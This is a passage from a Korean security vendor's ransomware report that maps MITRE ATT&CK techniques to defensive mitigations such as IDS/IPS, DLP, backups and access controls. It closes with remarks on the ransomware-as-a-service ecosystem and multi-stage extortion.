> EMET(Enhanced Mitigation Experience Toolkit)과 같은 유틸리티를 사용해 소프트웨어의 취약한 부분이 악용되지 못하도록 한다.

- M1022, 파일 및 디렉토리 권한 제한

> 쓰기 권한이 있는 사용자를 최소화해 공유 폴더를 보호한다.

Lateral Tool Transfer(T1570)

- M1037, 네트워크 트래픽 필터링

> 호스트 방화벽을 활용해 SMB(Server Message Block)와 같은 파일 공유 통신을 제한한다.

- M1031, 네트워크 침입 방지

> IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 FTP(File Transfer Protocol)와 같은 알려진 프로토콜을 통한 악성코드 혹은 악성 페이로드 트래픽을 식별하고 차단한다.

Collection

Data from Local System(T1005)

- M1057, 데이터 손실 방지

> DLP(Data Loss Prevention) 솔루션을 사용해 민감한 데이터에 대한 액세스를 제한하고 암호화되지 않은 민감한 데이터를 감지한다.

Archive Collected Data(T1560)

- M1047, 감사

> 정기적으로 시스템 검사를 수행해 직접 설치하지 않은 7-Zip, WinRAR과 같은 보관 유틸리티가 설치되어 있는지 확인한다.

Command and Control

Application Layer Protocol(T1071)

- M1037, 네트워크 트래픽 필터링

> 네트워크 어플라이언스를 사용해 외부 네트워크와 주고받는 트래픽을 모니터링하고 차단 기준을 설정해 특정 트래픽을 차단한다.

- M1031, 네트워크 침입 방지

> IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 C2(Command and Control) 트래픽을 시그니처 기반으로 식별하고 해당 트래픽을 차단한다.

Proxy(T1090)

- M1037, 네트워크 트래픽 필터링

> 공격자의 C2(Command and Control) 인프라 IP가 공개되거나 식별됐다면, 이를 차단 목록에 등록해 해당 IP의 트래픽을 차단한다.

- M1031, 네트워크 침입 방지

> IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 C2(Command and Control) 트래픽을 시그니처 기반으로 식별하고 해당 트래픽을 차단한다.

- M1020, SSL/TLS 검사

> HTTPS 트래픽을 검사할 수 있으면 실제 서버를 숨기기 위해 프록시를 사용하는 도메인 프론팅 연결을 캡쳐해서 분석한다.

Ingress Tool Transfer(T1105)

- M1031, 네트워크 침입 방지

> IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 FTP(File Transfer Protocol)와 같은 알려진 프로토콜을 통한 악성코드 혹은 악성 페이로드 트래픽을 식별하고 차단한다.

Exfiltration

Exfiltration Over Web Service(T1567)

- M1057, 데이터 손실 방지

> DLP(Data Loss Prevention) 솔루션을 사용해 웹 서비스에 중요한 데이터가 업로드되는 것을 감지하고 차단할 수 있다.

- M1021, 웹 기반 콘텐츠 제한

> 웹 프록시에서 보안 정책을 설정해 승인되지 않은 외부 웹 서비스의 사용을 차단한다.

Exfiltration Over C2 Channel(T1041)

- M1057, 데이터 손실 방지

> DLP(Data Loss Prevention) 솔루션을 사용해 중요한 데이터를 암호화되지 않은 프로토콜로 전송하는 행위를 감지하고 차단할 수 있다.

- M1031, 네트워크 침입 방지

> IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 데이터 유출과 관련된 트래픽을 식별하고 차단한다.

Exfiltration Over Alternative Protocol(T1048)

- M1057, 데이터 손실 방지

  > DLP(Data Loss Prevention) 솔루션을 사용해 중요한 데이터를 웹 브라우저로 업로드하는 행위를 감지하고 차단할 수 있다.

- M1037, 네트워크 트래픽 필터링

  > 프록시 서버를 설정해 내부 시스템의 노출을 최소화한다. 또한 화이트리스트를 설정해 유효한 사용자와 IP만 서버에 접근하도록 제한하며 공격자가 탈취한 자격 증명으로 데이터에 접근하는 것을 차단한다.

- M1031, 네트워크 침입 방지

  > IDS(Intrusion Detection System)/IPS(Intrusion Prevention System)를 사용해 데이터 유출과 관련된 트래픽을 식별하고 차단한다.

- M1030, 네트워크 세분화

  > 사전에 설정한 포트와 트래픽만 통과하도록 네트워크 방화벽을 구성한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 중요한 파일이나 파일이 저장된 디렉토리에 지정된 사용자만 접근할 수 있도록 최소한의 권한만 부여한다.

- M1018, 사용자 계정 관리

  > 사용자 권한 그룹 및 역할을 적절히 구성해 지정된 사용자만 주요 데이터 저장 공간에 접근할 수 있도록 한다.

Impact

Data Encrypted for Impact(T1486)

- M1040, 엔드포인트에서의 행동 예방

  > ASR(Attack Surface Reduction) 규칙 활성화 및 실시간 보호 기능을 통해 랜섬웨어의 암호화 행위를 차단한다.

- M1053, 데이터 백업

  > 데이터 백업을 정기적으로 수행하고, 복구 계획을 수립한다. 또한 백업은 별도의 저장소나 외부 네트워크에 저장해 공격자가 데이터 백업을 암호화하지 못하도록 한다.

Inhibit System Recovery(T1490)

- M1053, 데이터 백업

  > 데이터 백업을 정기적으로 수행하고, 복구 계획을 수립한다. 또한 백업은 별도의 저장소나 외부 네트워크에 저장해 공격자가 데이터 백업을 삭제하지 못하도록 한다.

- M1038, 실행 방지

  > 애플리케이션 제어를 활용해 시스템이나 네트워크에 필요하지 않은 프로그램의 실행을 차단한다.

- M1028, 운영 체제 구성

  > 시스템 복구와 관련된 서비스를 비활성화하거나 백업 파일을 삭제하지 못하도록 복구 파티션에 대한 접근 권한을 제한하고 BIOS(Basic Input/Output System)/UEFI(Unified Extensible Firmware Interface) 설정을 보호하도록 구성한다.

- M1018, 사용자 계정 관리

  > 필요한 계정만 백업 파일 혹은 저장소에 접근할 수 있도록 권한을 설정한다.

Service Stop(T1489)

- M1030, 네트워크 세분화

  > 공격자가 보안 서비스나 중요한 서비스를 비활성화하거나 중단하지 못하도록 별도의 네트워크에서 침입 탐지, 분석, 대응이 가능한 보안 환경을 구성한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 서비스와 관련된 파일 및 디렉토리의 접근 권한을 적절히 설정해 공격자가 중요한 서비스를 비활성화하거나 중단하지 못하도록 한다.

- M1024, 레지스트리 권한 제한

  > 레지스트리를 수정해 중요한 서비스를 비활성화하거나 중단하지 못하도록 레지스트리의 사용 권한과 편집 권한을 적절히 부여한다.

- M1018, 사용자 계정 관리

  > 권한이 있는 사용자만 서비스를 구성하거나 제어할 수 있도록 사용자 계정 및 그룹의 권한을 설정한다.

8. 맺음말

공격자들은 여러 산업 분야에 걸쳐서 랜섬웨어 공격을 수행하며, 그로 인한 피해는 꾸준히 증가하고 있는 추세이다. 초기의 랜섬웨어는 화면을 잠그거나 시스템이 부팅되지 않도록 변경 후 복구를 빌미로 금전을 요구했지만, 점점 그 기법이 발전하고 있다. 최근에는 주요 파일을 암호화할 뿐 아니라 개인 정보가 담긴 문서나 기밀 문서와 같은 데이터를 탈취한 뒤 해킹 포럼에서 판매하거나 데이터 유출을 빌미로 금전적 이득을 취하는 2중 협박으로 발전했다. 더 나아가서 서비스를 마비시키는 DDoS 공격이나 보안 취약점 분석보고서 제공과 같이 다양한 방법으로 피해자들을 3중으로 협박하는 모습도 보인다. 공격자는 암호화된 파일을 복구해 주는 비용으로 큰 금액을 요구하는 것뿐만 아니라, 2중 협박, 3중 협박을 통해 데이터 유출 방지 비용과 취약점 공개 방지 비용과 같이 더 많은 비용을 지불하도록 강요한다.

2024년 상반기 랜섬웨어 공격으로 인한 평균 몸값 지불 비용은 150만 달러로 한화 약 20억 원에 해당하는 큰 금액을 지불해야만 시스템을 복구할 수 있다. 랜섬웨어 감염으로 발생하는 피해는 시스템을 복구하는데 발생하는 비용과 더불어 시스템이 중단된 기간 동안 공장 생산이 중단되거나 서비스를 지속할 수 없어 업무 수행에 차질이 생겨 피해와 비용은 급격히 증가하게 된다. 이러한 이유에서 피해자들은 복구 비용을 공격자에게 지불하게 되고 금전적 이익을 얻은 공격자들은 또 다른 대상을 물색해 공격하는 악순환이 반복되며 이렇게 발생하는 랜섬웨어의 수익성은 결국 새로운 생태계가 형성되는 계기가 된다.


랜섬웨어의 수익성이 높아지면서 랜섬웨어 그룹의 기업화, 서비스형 랜섬웨어라는 새로운 생태계가 형성됐다. 랜섬웨어 개발, 유포, 공격, 협상 등 분야별로 업무를 나누어 마치 기업과 같은 형태의 모델이 생겨나고 랜섬웨어를 서비스화시켜 전문 지식이 없더라도 쉽게 사용할 수 있도록 제공해 진입장벽이 낮아졌다. 낮은 진입 장벽으로 랜섬웨어 공격은 더욱 거세지고 있으며, 초기 침투를 전문으로 하는 IAB와의 협업을 통해서 공격 대상의 침투 경로를 확보하는 등 새로운 형태의 랜섬웨어 생태계가 구축됐다. 변화된 랜섬웨어 생태계로 인해 누구나 랜섬웨어를 이용한 공격이 가능해졌고, 최근 발견되고 있는 랜섬웨어는 암호화에 사용한 키를 해커만 복구할 수 있도록 추가로 암호화하기 때문에 공격자의 키 없이는 랜섬웨어 공격을 받은 시스템을 복호화하는 것이 불가능하다. 이러한 이유로 랜섬웨어 공격이 많이 발생하고 있으며, 랜섬웨어로 발생하는 범죄 수익 또한 매년 증가하고 있다.

랜섬웨어는 복호화가 불가능한 하이브리드 암호화 기법을 사용하기 때문에 시스템의 초기 침투부터 차단하는 것이 중요하다. 이번 보고서에서 제공한 랜섬웨어 그룹들의 주요 공격 전략을 미리 파악해 두고 시스템 환경에 맞는 적절한 대응 방안을 수립해 랜섬웨어 공격에 대비하는 것이 중요하다. 그 외에도 매달 무료로 배포하는 EQST Insight에서는 랜섬웨어의 다크웹 활동과 트렌드, 랜섬웨어 이슈 분석 등 다양한 정보들을 확인할 수 있다. 더불어 랜섬웨어 최신 트렌드, 피해 실태 등을 담은 KARA 랜섬웨어 동향 보고서를 분기마다 발간하며 랜섬웨어에 대비할 수 있는 예방

활동을 펼치고 있다. 만약 랜섬웨어 사고가 발생한다면 사고 접수, 대응, 복구, 대책까지 랜섬웨어 원스톱 솔루션을 제공하는 SK쉴더스 랜섬웨어 대응센터(1600-7028)를 통해 사고 대응 및 서비스를 지원받을 수 있다.

■ 부록

활동 주기 기준 그룹 분류



Ransomware Arsenal
: 주요 랜섬웨어 전략과 대응 전략

안녕을 지키는 기술 | SK 쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST/SI솔루션사업그룹
제　작 : SK쉴더스 마케팅그룹